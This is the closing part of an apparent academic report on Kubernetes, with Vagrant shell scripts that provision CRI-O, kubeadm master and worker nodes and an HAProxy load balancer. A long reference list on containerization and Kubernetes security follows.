echo "Install CRI-O Runtime"
cat <<EOF | sudo tee
/etc/apt/sources.list.d/devel:kubic:libcontainers:stable.list
```

```
deb
https://download.opensuse.org/repositories/devel:/kubic:/libcontainers:
/stable/$OS_VERSION/ /
EOF
cat <<EOF | sudo tee
/etc/apt/sources.list.d/devel:kubic:libcontainers:stable:cri-
o:$CRIO_VERSION.list
deb
http://download.opensuse.org/repositories/devel:/kubic:/libcontainers:/
stable:/cri-o:/$CRIO_VERSION/$OS_VERSION/ /
EOF

curl -L
https://download.opensuse.org/repositories/devel:kubic:libcontainers:st
able:cri-o:$CRIO_VERSION/$OS_VERSION/Release.key | sudo apt-key --
keyring /etc/apt/trusted.gpg.d/libcontainers.gpg add -
curl -L
https://download.opensuse.org/repositories/devel:/kubic:/libcontainers:
/stable/$OS_VERSION/Release.key | sudo apt-key --keyring
/etc/apt/trusted.gpg.d/libcontainers.gpg add -

sudo apt-get update -y
sudo apt-get install cri-o cri-o-runc -y
sudo systemctl daemon-reload
sudo systemctl enable crio --now

echo "Install Kubernetes"
sudo curl -fsSLo /usr/share/keyrings/kubernetes-archive-keyring.gpg
https://packages.cloud.google.com/apt/doc/apt-key.gpg
echo "deb [signed-by=/usr/share/keyrings/kubernetes-archive-
keyring.gpg] https://apt.kubernetes.io/ kubernetes-xenial main" | sudo
tee /etc/apt/sources.list.d/kubernetes.list
sudo apt-get update -y
sudo apt-get install -y kubelet="$KUBERNETES_VERSION"
kubectl="$KUBERNETES_VERSION" kubeadm="$KUBERNETES_VERSION"

cat > /etc/default/kubelet << EOF
KUBELET_EXTRA_ARGS="--node-ip=$ADDRESS,--enable-debugging-
handlers=false"
EOF

echo "Pull required images"
sudo kubeadm config images pull

config_path="/vagrant/configs"

if [ "$HOSTNAME" == "master-1" ]; then
  echo "Initialize Kubernetes Cluster"
  if [ $MASTER_NODES == 1 ]; then
    sudo kubeadm init --apiserver-advertise-address=$ADDRESS --
apiserver-cert-extra-sans=$ADDRESS --pod-network-cidr=$POD_CIDR --node-
name "$HOSTNAME" --ignore-preflight-errors Swap
  else
    sudo kubeadm init --control-plane-endpoint "192.168.56.30:6443" --
upload-certs --apiserver-advertise-address=$ADDRESS --pod-network-
cidr=$POD_CIDR
  fi

  if [ -d $config_path ]; then
    rm -f $config_path/config
    rm -f $config_path/join.sh
  rm -f $config_path/control-join.sh
  else
    mkdir -p $config_path
  fi

  cp -i /etc/kubernetes/admin.conf /vagrant/configs/config

  touch $config_path/join.sh $config_path/control-join.sh
  chmod +x $config_path/join.sh $config_path/control-join.sh
  kubeadm token create --print-join-command > /vagrant/configs/join.sh
  cert_key=$(sudo kubeadm init phase upload-certs --upload-certs | grep
-v '^\[upload-certs]')
  token=$(cat /vagrant/configs/join.sh)

  cat > $config_path/control-join.sh << EOF
  $token --control-plane --certificate-key $cert_key --apiserver-
advertise-address=\$1
EOF
else
  /bin/bash /vagrant/configs/control-join.sh $ADDRESS -v
fi

sudo -i -u vagrant bash << EOF
whoami
mkdir -p /home/vagrant/.kube
sudo cp -i /vagrant/configs/config /home/vagrant/.kube/
sudo chown 1000:1000 /home/vagrant/.kube/config
export KUBECONFIG=/home/vagrant/.kube/config
EOF

if [ "$HOSTNAME" == "master-1" ]; then
  sudo -i -u vagrant bash << EOF
  whoami
  kubectl apply -f /vagrant/configs/YAML/cluster_addons/calico.yaml
EOF
```

```
fi

echo "Done!"
```

Appendix 3: Kubernetes Worker Nodes Setup Script (worker.sh)

```
#!/bin/bash

set -euxo pipefail

IFNAME=$1
ADDRESS="$(ip -4 addr show $IFNAME | grep "inet" | head -1 |awk '{print
$2}' | cut -d/ -f1)"
KUBERNETES_VERSION=$2
OS_VERSION=$3
CRIO_VERSION=$4

echo "Update hosts and DNS file entries"
sed -e "s/^.*${HOSTNAME}.*/${ADDRESS} ${HOSTNAME} ${HOSTNAME}.local/" -
i /etc/hosts
sed -e '/^.*ubuntu-focal.*/d' -i /etc/hosts

cat >> /etc/hosts <<EOF
192.168.5.11  master-1
192.168.5.12  master-2
192.168.5.13  master-3
192.168.5.21  worker-1
192.168.5.22  worker-2
192.168.5.23  worker-3
192.168.5.30  loadbalancer
EOF

sed -i -e 's/#DNS=/DNS=8.8.8.8/' /etc/systemd/resolved.conf
service systemd-resolved restart

echo "Disable swap"
sudo swapoff -a
(crontab -l 2>/dev/null; echo "@reboot /sbin/swapoff -a") | crontab -
|| true
sudo apt-get update -y

echo "Load kernel modules and set up required sysctl parameters"
cat <<EOF | sudo tee /etc/modules-load.d/crio.conf
overlay
br_netfilter
EOF
sudo modprobe overlay
sudo modprobe br_netfilter
```

```
cat <<EOF | sudo tee /etc/sysctl.d/99-kubernetes-cri.conf
net.bridge.bridge-nf-call-iptables  = 1
net.ipv4.ip_forward                 = 1
net.bridge.bridge-nf-call-ip6tables = 1
EOF
sudo sysctl --system

echo "Install required packages"
sudo apt update -y
sudo apt-get install -y apt-transport-https ca-certificates curl jq
gnupg2 software-properties-common

echo "Install CRI-O Runtime"
cat <<EOF | sudo tee
/etc/apt/sources.list.d/devel:kubic:libcontainers:stable.list
deb
https://download.opensuse.org/repositories/devel:/kubic:/libcontainers:
/stable/$OS_VERSION/ /
EOF
cat <<EOF | sudo tee
/etc/apt/sources.list.d/devel:kubic:libcontainers:stable:cri-
o:$CRIO_VERSION.list
deb
http://download.opensuse.org/repositories/devel:/kubic:/libcontainers:/
stable:/cri-o:/$CRIO_VERSION/$OS_VERSION/ /
EOF

curl -L
https://download.opensuse.org/repositories/devel:kubic:libcontainers:st
able:cri-o:$CRIO_VERSION/$OS_VERSION/Release.key | sudo apt-key --
keyring /etc/apt/trusted.gpg.d/libcontainers.gpg add -
curl -L
https://download.opensuse.org/repositories/devel:/kubic:/libcontainers:
/stable/$OS_VERSION/Release.key | sudo apt-key --keyring
/etc/apt/trusted.gpg.d/libcontainers.gpg add -

sudo apt-get update -y
sudo apt-get install cri-o cri-o-runc -y
sudo systemctl daemon-reload
sudo systemctl enable crio --now

echo "Install Kubernetes"
sudo curl -fsSLo /usr/share/keyrings/kubernetes-archive-keyring.gpg
https://packages.cloud.google.com/apt/doc/apt-key.gpg
echo "deb [signed-by=/usr/share/keyrings/kubernetes-archive-
keyring.gpg] https://apt.kubernetes.io/ kubernetes-xenial main" | sudo
tee /etc/apt/sources.list.d/kubernetes.list
```

```
sudo apt-get update -y
sudo apt-get install -y kubelet="$KUBERNETES_VERSION"
kubectl="$KUBERNETES_VERSION" kubeadm="$KUBERNETES_VERSION"

cat > /etc/default/kubelet << EOF
KUBELET_EXTRA_ARGS="--node-ip=$ADDRESS,--enable-debugging-
handlers=false"
EOF

echo "Join node to Kubernetes cluster"
/bin/bash /vagrant/configs/join.sh -v

sudo -i -u vagrant bash << EOF
whoami
mkdir -p /home/vagrant/.kube
sudo cp -i /vagrant/configs/config /home/vagrant/.kube/
sudo chown 1000:1000 /home/vagrant/.kube/config
NODENAME=$(hostname -s)
kubectl label node $(hostname -s) node-role.kubernetes.io/worker=worker
EOF

sudo mkdir /mnt/db-data
sudo mkdir /mnt/www-data

echo "Done!"
```

Appendix 4: Load balancer Setup Script (loadbalancer.sh)

```
#!/bin/bash

set -euxo pipefail

IFNAME=$1

ADDRESS="$(ip -4 addr show $IFNAME | grep "inet" | head -1 |awk '{print
$2}' | cut -d/ -f1)"

echo "Update hosts and DNS file entries"
sed -e "s/^.*${HOSTNAME}.*/${ADDRESS} ${HOSTNAME} ${HOSTNAME}.local/" -
i /etc/hosts
sed -e '/^.*ubuntu-focal.*/d' -i /etc/hosts

cat >> /etc/hosts <<EOF
192.168.5.11  master-1
192.168.5.12  master-2
192.168.5.13  master-3
192.168.5.21  worker-1
192.168.5.22  worker-2
```

```
192.168.5.23  worker-3
192.168.5.30  loadbalancer
EOF

sed -i -e 's/#DNS=/DNS=8.8.8.8/' /etc/systemd/resolved.conf
service systemd-resolved restart

echo "Install and configure haproxy"
apt-get update
apt-get install -y haproxy

grep -q -F 'net.ipv4.ip_nonlocal_bind=1' /etc/sysctl.conf || echo
'net.ipv4.ip_nonlocal_bind=1' >> /etc/sysctl.conf
sudo sysctl --system

cat >/etc/haproxy/haproxy.cfg <<EOF
global
    log /dev/log    local0
    log /dev/log    local1 notice
    chroot /var/lib/haproxy
    stats socket /run/haproxy/admin.sock mode 660 level admin
    stats timeout 30s
    user haproxy
    group haproxy
    daemon
    # Default SSL material locations
    ca-base /etc/ssl/certs
    crt-base /etc/ssl/private
    # Default ciphers to use on SSL-enabled listening sockets.
    ssl-default-bind-ciphers
ECDH+AESGCM:DH+AESGCM:ECDH+AES256:DH+AES256:ECDH+AES128:DH+AES:ECDH+3DE
S:DH+3DES:RSA+AESGCM:RSA+AES:RSA+3DES:!aNULL:!MD5:!DSS
    ssl-default-bind-options no-sslv3

defaults
    log global
    mode    tcp
    option  tcplog
    option  dontlognull
        timeout connect 5000
        timeout client  50000
        timeout server  50000
    errorfile 400 /etc/haproxy/errors/400.http
    errorfile 403 /etc/haproxy/errors/403.http
    errorfile 408 /etc/haproxy/errors/408.http
    errorfile 500 /etc/haproxy/errors/500.http
    errorfile 502 /etc/haproxy/errors/502.http
    errorfile 503 /etc/haproxy/errors/503.http
    errorfile 504 /etc/haproxy/errors/504.http

frontend k8s
    bind 192.168.56.30:6443
    default_backend k8s_backend

backend k8s_backend
    balance roundrobin
    mode tcp
    server master-1 192.168.56.11:6443 check inter 1000
    server master-2 192.168.56.12:6443 check inter 1000
    server master-3 192.168.56.13:6443 check inter 1000
EOF

systemctl restart haproxy
```

References

[1] C. D. Graziano, "A performance analysis of Xen and KVM hypervisors for hosting the Xen Worlds Project," Iowa State University, Ames, Iowa, 2011.

[2] M. Tyson, "Disadvantages of virtualization in cloud computing," Medium, 2 11 2022. [Online]. Available: https://medium.com/@mike_tyson_cloud/disadvantages-of-virtualization-in-cloud-computing-1bdb73725072. [Accessed 5 2 2023].

[3] K. Brush and B. Kirsch, "virtualization," 1 October 2021. [Online]. Available: https://www.techtarget.com/searchitoperations/definition/virtualization. [Accessed 1 August 2022].

[4] A. Abgaryan, "10 Benefits of Virtualization: Guide to Advance Your Business," 15 February 2022. [Online]. Available: https://itmagic.pro/blog/10-benefits-of-virtualization-guide-to-advance-your-business. [Accessed 1 August 2022].

[5] IBM, "Containerization," IBM, 23 June 2021. [Online]. Available: https://www.ibm.com/cloud/learn/containerization. [Accessed 1 August 2022].

[6] RedHat, "What is containerization?," RedHat, 8 April 2021. [Online]. Available: https://www.redhat.com/en/topics/cloud-native-apps/what-is-containerization. [Accessed 1 August 2022].

[7] Veritas, "What is Containerization?," Veritas, 28 March 2021. [Online]. Available: https://www.veritas.com/information-center/containerization. [Accessed 1 August 2022].

[8] K. Dwivedi, "Containerization vs Virtualization," Medium, 7 8 2018. [Online]. Available: https://medium.com/@krishankdwivedi/containerization-and-virtualization-7ac59b788268. [Accessed 5 2 2023].

[9] RedHat, "What is container orchestration?," RedHat, 10 May 2022. [Online]. Available: https://www.redhat.com/en/topics/containers/what-is-container-orchestration. [Accessed 2 August 2022].

[10] Avi Networks, "Container Orchestration Definition," Avi Networks, 3 December 2021. [Online]. Available: https://avinetworks.com/glossary/container-orchestration/. [Accessed 2 August 2022].

[11] T. Nolle, "TechTarget," 24 January 2018. [Online]. Available: https://www.techtarget.com/searchitoperations/tip/Container-orchestration-tools-ease-distributed-system-complexity. [Accessed 2 August 2022].

[12] Cloud Native Computing Foundation (CNCF), "What is Kubernetes?," Cloud Native Computing Foundation (CNCF), 4 April 2022. [Online]. Available: https://kubernetes.io/docs/concepts/overview/what-is-kubernetes/. [Accessed 3 August 2022].

[13] J. Ellingwood, "An Introduction to Kubernetes," DigitalOcean, 3 May 2018. [Online]. Available: https://www.digitalocean.com/community/tutorials/an-introduction-to-kubernetes. [Accessed 3 Agust 2022].

[14] Wikipedia, "Kubernetes," Wikipedia, 5 August 2022. [Online]. Available: https://en.wikipedia.org/wiki/Kubernetes. [Accessed 6 August 2022].

[15] A. Patel, "Kubernetes - Architecture Overview," Medium, 12 8 2021. [Online]. Available: https://medium.com/devops-mojo/kubernetes-architecture-overview-introduction-to-k8s-architecture-and-understanding-k8s-cluster-components-90e11eb34ccd. [Accessed 5 2 2023].

[16] Cloud Native Computing Foundation (CNCF), "Understanding Kubernetes Objects," Cloud Native Computing Foundation (CNCF), 18 June 2022. [Online]. Available: https://kubernetes.io/docs/concepts/overview/working-with-objects/kubernetes-objects/. [Accessed 5 August 2022].

[17] Cloud Native Computing Foundation (CNCF), "Kubernetes Components," Cloud Native Computing Foundation (CNCF), 30 April 2022. [Online]. Available: https://kubernetes.io/docs/concepts/overview/components/. [Accessed 3 Agust 2022].

[18] RedHat, "What is etcd?," RedHat, 8 January 2019. [Online]. Available: https://www.redhat.com/en/topics/containers/what-is-etcd. [Accessed 7 August 2022].

[19] IBM, "etcd," IBM, 18 December 2019. [Online]. Available: https://www.ibm.com/cloud/learn/etcd. [Accessed 7 August 2022].

[20] S. Nangare, "A Guide to Kubernetes etcd," Superuser, 6 12 2019. [Online]. Available: https://superuser.openstack.org/articles/a-guide-to-kubernetes-etcd-all-you-need-to-know-to-set-up-etcd-clusters/. [Accessed 5 2 2023].

[21] Cloud Native Computing Foundation (CNCF), "The Kubernetes API," Cloud Native Computing Foundation (CNCF), 10 June 2022. [Online]. Available: https://kubernetes.io/docs/concepts/overview/kubernetes-api/. [Accessed 4 August 2022].

[22] kuberty, "What is Kubernetes API Server?," kuberty, 8 July 2022. [Online]. Available: https://kuberty.io/blog/what-is-kubernetes-api-server/. [Accessed 5 August 2022].

[23] A. Chandra, "Leader Election Architecture — Kubernetes," Medium, 23 April 2021. [Online]. Available: https://medium.com/hybrid-cloud-hobbyist/leader-election-architecture-kubernetes-32600da81e3c. [Accessed 5 August 2022].

[24] Cloud Native Computing Foundation (CNCF), "Kubernetes Scheduler," Cloud Native Computing Foundation (CNCF), 10 May 2022. [Online]. Available: https://kubernetes.io/docs/concepts/scheduling-eviction/kube-scheduler/. [Accessed 5 August 2022].

[25] devopsbeast, "Kubernetes Scheduling Simplified," devopsbeast, 23 September 2021. [Online]. Available: https://www.devopsbeast.com/kubernetes-scheduling-simplified/. [Accessed 5 August 2022].

[26] Cloud Native Computing Foundation (CNCF), "Controllers," Cloud Native Computing Foundation (CNCF), 14 June 2021. [Online]. Available:

https://kubernetes.io/docs/concepts/architecture/controller/. [Accessed 5 August 2022].

[27] Cloud Native Computing Foundation (CNCF), "Cloud Controller Manager," Cloud Native Computing Foundation (CNCF), 19 January 2022. [Online]. Available: https://kubernetes.io/docs/concepts/architecture/cloud-controller/. [Accessed 6 August 2022].

[28] Cloud Native Computing Foundation (CNCF), "Nodes," Cloud Native Computing Foundation (CNCF), 18 June 2022. [Online]. Available: https://kubernetes.io/docs/concepts/architecture/nodes/. [Accessed 6 August 2022].

[29] K. Marhubi, "What even is a kubelet?," 27 August 2015. [Online]. Available: https://kamalmarhubi.com/blog/2015/08/27/what-even-is-a-kubelet/. [Accessed 7 August 2022].

[30] Cloud Native Computing Foundation (CNCF), "kubelet," Cloud Native Computing Foundation (CNCF), 5 August 2022. [Online]. Available: https://kubernetes.io/docs/reference/command-line-tools-reference/kubelet/. [Accessed 7 August 2022].

[31] Cloud Native Computing Foundation (CNCF), "Container Runtimes," Cloud Native Computing Foundation (CNCF), 21 July 2022. [Online]. Available: https://kubernetes.io/docs/setup/production-environment/container-runtimes/. [Accessed 7 August 2022].

[32] Cloud Native Computing Foundation (CNCF), "CRI: the Container Runtime Interface | Kubernetes GitHub Repository," Cloud Native Computing Foundation (CNCF), 1 October 2020. [Online]. Available: https://github.com/kubernetes/community/blob/master/contributors/devel/sig-node/container-runtime-interface.md. [Accessed 7 August 2022].

[33] Cloud Native Computing Foundation (CNCF), "kube-proxy," Cloud Native Computing Foundation (CNCF), 8 June 2022. [Online]. Available:

https://kubernetes.io/docs/reference/command-line-tools-reference/kube-proxy/. [Accessed 8 August 2022].

[34] Datadog, "9 Insights on real world container use," Datadog, 1 11 2022. [Online]. Available: https://www.datadoghq.com/container-report/?utm_source=organic&utm_medium=display&utm_campaign=dg-organic-websites-ww-corpsite-announcement-report-container2022. [Accessed 21 1 2023].

[35] Cloud Native Computing Foundation (CNCF), "Extending Kubernetes," Cloud Native Computing Foundation (CNCF), 18 June 2022. [Online]. Available: https://kubernetes.io/docs/concepts/extend-kubernetes/. [Accessed 8 August 2022].

[36] Cloud Native Computing Foundation (CNCF), "Extending the Kubernetes API," Cloud Native Computing Foundation (CNCF), 8 July 2022. [Online]. Available: https://kubernetes.io/docs/concepts/extend-kubernetes/api-extension/_print/. [Accessed 8 August 2022].

[37] Cloud Native Computing Foundation (CNCF), "Installing Addons," Cloud Native Computing Foundation (CNCF), 10 June 2022. [Online]. Available: https://kubernetes.io/docs/concepts/cluster-administration/addons/. [Accessed 8 August 2022].

[38] D. Tucakov, "15 Kubernetes Tools For Deployment, Monitoring, Security, & More," Phoinixnap, 17 February 2020. [Online]. Available: https://phoenixnap.com/blog/kubernetes-tools. [Accessed 8 August 2022].

[39] A. Komljen, "Kubernetes Add-ons for more Efficient Computing," Akomljen, 30 September 2018. [Online]. Available: https://akomljen.com/kubernetes-add-ons-for-more-efficient-computing/. [Accessed 8 August 2022].

[40] I. Mikheykin, "Announcing addon-operator to simplify managing additional components in K8s clusters," Medium, 14 June 2019. [Online]. Available: https://medium.com/flant-com/kubernetes-addon-operator-89f7bae4f3f9. [Accessed 8 August 2022].

[41] Helm Authors, "Helm Architecture," Helm Community, 6 March 2022. [Online]. Available: https://helm.sh/docs/topics/architecture/. [Accessed 10 August 2022].

[42] B. Boucheron, "An Introduction to Helm, the Package Manager for Kubernetes," Digital Ocean, 6 August 2018. [Online]. Available: https://www.digitalocean.com/community/tutorials/an-introduction-to-helm-the-package-manager-for-kubernetes. [Accessed 10 August 2022].

[43] L. Beranek, "Deploy helm charts using Terraform module," Medium, 6 7 2021. [Online]. Available: https://xbery.medium.com/deploy-helm-charts-using-terraform-module-63684efbd221. [Accessed 5 2 2023].

[44] S. Koltovich and O. Chunikhin, "Why Kubernetes Works for Infrastructure Abstraction," The New Stack, 12 November 2019. [Online]. Available: https://thenewstack.io/why-kubernetes-works-for-infrastructure-abstraction/. [Accessed 11 August 2022].

[45] A. Patel, "Kubernetes — Objects (Resources/Kinds) Overview," Medium, 23 February 2021. [Online]. Available: https://medium.com/devops-mojo/kubernetes-objects-resources-overview-introduction-understanding-kubernetes-objects-24d7b47bb018. [Accessed 11 August 2022].

[46] J. Glad, "Kubernetes Resources," Jayendra's Cloud Certification Blog, 6 12 2021. [Online]. Available: https://jayendrapatil.com/tag/configmaps/. [Accessed 5 2 2023].

[47] htown-tech, "Kubernetes & Its 8 Types of Objects," htown-tech, 21 June 2021. [Online]. Available: https://www.htown-tech.com/blogs/kubernetes-its-8-types-of-objects. [Accessed 13 August 2022].

[48] Cloud Native Computing Foundation (CNCF), "ReplicaSet," Cloud Native Computing Foundation (CNCF), 18 June 2022. [Online]. Available: https://kubernetes.io/docs/concepts/workloads/controllers/replicaset/. [Accessed 13 August 2022].

[49] Cloud Native Computing Foundation (CNCF), "Deployments," Cloud Native Computing Foundation (CNCF), 21 July 2022. [Online]. Available:

https://kubernetes.io/docs/concepts/workloads/controllers/deployment/. [Accessed 13 August 2022].

[50] Cloud Native Computing Foundation (CNCF), "DaemonSet," Cloud Native Computing Foundation (CNCF), 21 April 2022. [Online]. Available: https://kubernetes.io/docs/concepts/workloads/controllers/daemonset/. [Accessed 14 August 2022].

[51] Cloud Native Computing Foundation (CNCF), "StatefulSets," Cloud Native Computing Foundation (CNCF), 18 June 2022. [Online]. Available: https://kubernetes.io/docs/concepts/workloads/controllers/statefulset/. [Accessed 14 August 2022].

[52] Cloud Native Computing Foundation (CNCF), "Namespaces," Cloud Native Computing Foundation (CNCF), 26 January 2022. [Online]. Available: https://kubernetes.io/docs/concepts/overview/working-with-objects/namespaces/. [Accessed 14 August 2022].

[53] Cloud Native Computing Foundation (CNCF), "Service," Cloud Native Computing Foundation (CNCF), 17 August 2022. [Online]. Available: https://kubernetes.io/docs/concepts/services-networking/service/. [Accessed 15 August 2022].

[54] Cloud Native Computing Foundation (CNCF), "Ingress," Cloud Native Computing Foundation (CNCF), 26 March 2022. [Online]. Available: https://kubernetes.io/docs/concepts/services-networking/ingress/. [Accessed 15 August 2022].

[55] Armosec, "Kubernetes Ingress," Armosec, 17 1 2022. [Online]. Available: https://www.armosec.io/glossary/kubernetes-ingress/. [Accessed 5 2 2023].

[56] Cloud Native Computing Foundation (CNCF), "Volumes," Cloud Native Computing Foundation (CNCF), 9 August 2022. [Online]. Available: https://kubernetes.io/docs/concepts/storage/volumes/. [Accessed 16 August 2022].

[57] Cloud Native Computing Foundation (CNCF), "Persistent Volumes," Cloud Native Computing Foundation (CNCF), 16 July 2022. [Online]. Available: https://kubernetes.io/docs/concepts/storage/persistent-volumes/. [Accessed 16 August 2022].

[58] Cloud Native Computing Foundation (CNCF), "Storage Classes," Cloud Native Computing Foundation (CNCF), 5 August 2022. [Online]. Available: https://kubernetes.io/docs/concepts/storage/storage-classes/. [Accessed 17 August 2022].

[59] A. Patel, "Kubernetes — Storage Overview — PV, PVC and Storage Class," Medium, 13 9 2021. [Online]. Available: https://medium.com/devops-mojo/kubernetes-storage-options-overview-persistent-volumes-pv-claims-pvc-and-storageclass-sc-k8s-storage-df71ca0fccc3. [Accessed 5 2 2023].

[60] Cloud Native Computing Foundation (CNCF), "ConfigMaps," Cloud Native Computing Foundation (CNCF), 4 May 2022. [Online]. Available: https://kubernetes.io/docs/concepts/configuration/configmap/. [Accessed 17 August 2022].

[61] Cloud Native Computing Foundation (CNCF), "Secrets," Cloud Native Computing Foundation (CNCF), 15 August 2022. [Online]. Available: https://kubernetes.io/docs/concepts/configuration/secret/. [Accessed 17 August 2022].

[62] RedHat, "Kubernetes adoption, security, and market trends report 2022," RedHat, 18 May 2022. [Online]. Available: https://www.redhat.com/en/resources/kubernetes-adoption-security-market-trends-overview. [Accessed 19 August 2022].

[63] D. . K. Taft, "ARMO: Misconfiguration Is Number 1 Kubernetes Security Risk," TheNewStack, 17 June 2022. [Online]. Available: https://thenewstack.io/armo-misconfiguration-is-number-1-kubernetes-security-risk/. [Accessed 19 August 2022].

[64] Cloud Native Computing Foundation (CNCF), "Ports and Protocols," Cloud Native Computing Foundation (CNCF), 9 May 2022. [Online]. Available: https://kubernetes.io/docs/reference/ports-and-protocols/. [Accessed 20 August 2022].

[65] S. I. Shamim, F. A. Bhuiyan and A. Rahman, "XI Commandments of Kubernetes Security: A Systematization of Knowledge Related to Kubernetes Security Practices," 27 June 2020. [Online]. Available: https://arxiv.org/pdf/2006.15275.pdf. [Accessed 21 August 2022].

[66] Cloud Native Computing Foundation (CNCF), "Resource Quotas," Cloud Native Computing Foundation (CNCF), 10 June 2022. [Online]. Available: https://kubernetes.io/docs/concepts/policy/resource-quotas/. [Accessed 23 August 2022].

[67] T. Smith, "5 common Kubernetes misconfigs and how to fix them," Bridgecrew, 14 October 2021. [Online]. Available: https://bridgecrew.io/blog/5-common-kubernetes-misconfigs-and-how-to-fix-them/. [Accessed 23 August 2022].

[68] Cloud Native Computing Foundation (CNCF), "Encrypting Secret Data at Rest," Cloud Native Computing Foundation (CNCF), 14 July 2022. [Online]. Available: https://kubernetes.io/docs/tasks/administer-cluster/encrypt-data/. [Accessed 24 August 2022].

[69] etcd Community, "Security Model," etcd Community, 9 April 2022. [Online]. Available: https://etcd.io/docs/v3.2/op-guide/security/. [Accessed 26 August 2022].

[70] aqua, "Kubernetes Security Best Practices: 10 Steps to Securing K8s," aqua, 19 May 2022. [Online]. Available: https://www.aquasec.com/cloud-native-academy/kubernetes-in-production/kubernetes-security-best-practices-10-steps-to-securing-k8s/. [Accessed 26 August 2022].

[71] Cloud Native Computing Foundation (CNCF), "Pods," Cloud Native Computing Foundation (CNCF), 10 May 2022. [Online]. Available:

https://kubernetes.io/docs/concepts/workloads/pods/. [Accessed 12 August 2022].

[72] A. Lees, "Exploring the Security of Helm," Bitnami, 3 December 2017. [Online]. Available: https://docs.bitnami.com/tutorials/exploring-helm-security. [Accessed 27 August 2022].

[73] H. Du, "Kubernetes Helm 101," Medium, 30 10 2019. [Online]. Available: https://medium.com/dwarves-foundation/kubernetes-helm-101-78f70eeb0d1. [Accessed 5 2 2023].

[74] Cloud Native Computing Foundation (CNCF), "Network Policies," Cloud Native Computing Foundation (CNCF), 9 August 2022. [Online]. Available: https://kubernetes.io/docs/concepts/services-networking/network-policies/. [Accessed 27 August 2022].

[75] Cloud Native Computing Foundation (CNCF), "Using RBAC Authorization," Cloud Native Computing Foundation (CNCF), 13 August 2022. [Online]. Available: https://kubernetes.io/docs/reference/access-authn-authz/rbac/. [Accessed 27 August 2022].

[76] Ö. Akin, "Managing Kubernetes Secrets with the External Secrets Operator," InfoQ, 2 August 2022. [Online]. Available: https://www.infoq.com/articles/k8s-external-secrets-operator/. [Accessed 29 August 2022].

[77] Microsoft, "Best practices for pod security in Azure Kubernetes Service (AKS)," Microsoft, 28 10 2022. [Online]. Available: https://learn.microsoft.com/en-us/azure/aks/developer-best-practices-pod-security. [Accessed 5 2 2023].

[78] A. Volochnev, "Reducing Security Vulnerabilities in Kubernetes," The New Stack, 9 August 2022. [Online]. Available: https://thenewstack.io/reducing-security-vulnerabilities-in-kubernetes/. [Accessed 29 August 2022].

[79] M. Rao, "Building your DevSecOps pipeline: 5 essential activities," Synopsis, 6 July 2017. [Online]. Available: https://www.synopsys.com/blogs/software-security/devsecops-pipeline-checklist/. [Accessed 30 August 2022].

[80] snyk, "Kubernetes Security: Common Issues and Best Practices," snyk, 5 February 2022. [Online]. Available: https://snyk.io/learn/kubernetes-security/. [Accessed 30 August 2022].

[81] Docker, "Vulnerability scanning for Docker local images," Docker, 26 August 2022. [Online]. Available: https://docs.docker.com/engine/scan/. [Accessed 31 August 2022].

[82] D. Sagi, "DNS Spoofing on Kubernetes Clusters," Aquasec, 29 August 2019. [Online]. Available: https://blog.aquasec.com/dns-spoofing-kubernetes-clusters. [Accessed 31 August 2022].

[83] J. Beda, "On Securing the Kubernetes Dashboard," Medium, 28 February 2018. [Online]. Available: https://blog.heptio.com/on-securing-the-kubernetes-dashboard-16b09b1b7aca. [Accessed 1 September 2022].

[84] G. Duan, "Cryptojacking and Crypto Mining – Tesla, Kubernetes, and Jenkins Exploits," Neuvector, 22 2 2018. [Online]. Available: https://blog.neuvector.com/article/cryptojacking-crypto-mining-tesla-kubernetes-jenkins-exploits. [Accessed 27 1 2023].

[85] E. Zilberman, "The Top Kubernetes Configuration Mistakes to Avoid," Datree, 17 February 2021. [Online]. Available: https://www.datree.io/resources/kubernetes-configuration-mistakes. [Accessed 3 September 2022].

[86] B. Hirschberg, "Kubescape: A Kubernetes open-source platfrom providing a multi-cloud Kubernetes single pane of glass," ARMO, 7 July 2022. [Online]. Available: https://www.armosec.io/blog/kubescape-the-first-tool-for-running-nsa-and-cisa-kubernetes-hardening-tests/. [Accessed 7 September 2022].

[87] AQUA, "kube-hunter," AQUA, 18 November 2020. [Online]. Available: https://kube-hunter.aquasec.com/. [Accessed 9 September 2022].

[88] GoLinuxCloud, "Kubernetes SecurityContext Explained with Examples," GoLinuxCloud, 22 September 2022. [Online]. Available: https://www.golinuxcloud.com/kubernetes-securitycontext-

examples/#Using_allowPrivilegeEscalation_with_Kubernetes_SecurityContext. [Accessed 10 September 2022].

[89] M. Kerrisk, "capabilities(7) — Linux manual page," man7.org, 27 August 2021. [Online]. Available: https://man7.org/linux/man-pages/man7/capabilities.7.html. [Accessed 14 September 2022].

[90] N. Darshan, "Kubernetes Health Check with Readiness Probe and LivenessProbe," K21 Academy, 3 7 2021. [Online]. Available: https://k21academy.com/docker-kubernetes/kubernetes-readiness-and-livenessprobe/. [Accessed 5 2 2023].

[91] Cloud Native Computing Foundation (CNCF), "Configure Liveness, Readiness and Startup Probes," Cloud Native Computing Foundation (CNCF), 9 August 2022. [Online]. Available: https://kubernetes.io/docs/tasks/configure-pod-container/configure-liveness-readiness-startup-probes/. [Accessed 15 September 2022].

[92] Cloud Native Computing Foundation (CNCF), "Restrict a Container's Access to Resources with AppArmor," Cloud Native Computing Foundation (CNCF), 5 May 2022. [Online]. Available: https://kubernetes.io/docs/tutorials/security/apparmor/. [Accessed 17 September 2022].

[93] Canonical, "AppArmor," Canonical, 16 March 2022. [Online]. Available: https://ubuntu.com/server/docs/security-apparmor. [Accessed 17 September 2022].

[94] A. A. Balkan, "Securing Kubernetes Cluster Networking," 8 8 2017. [Online]. Available: https://ahmet.im/blog/kubernetes-network-policy/. [Accessed 5 2 2023].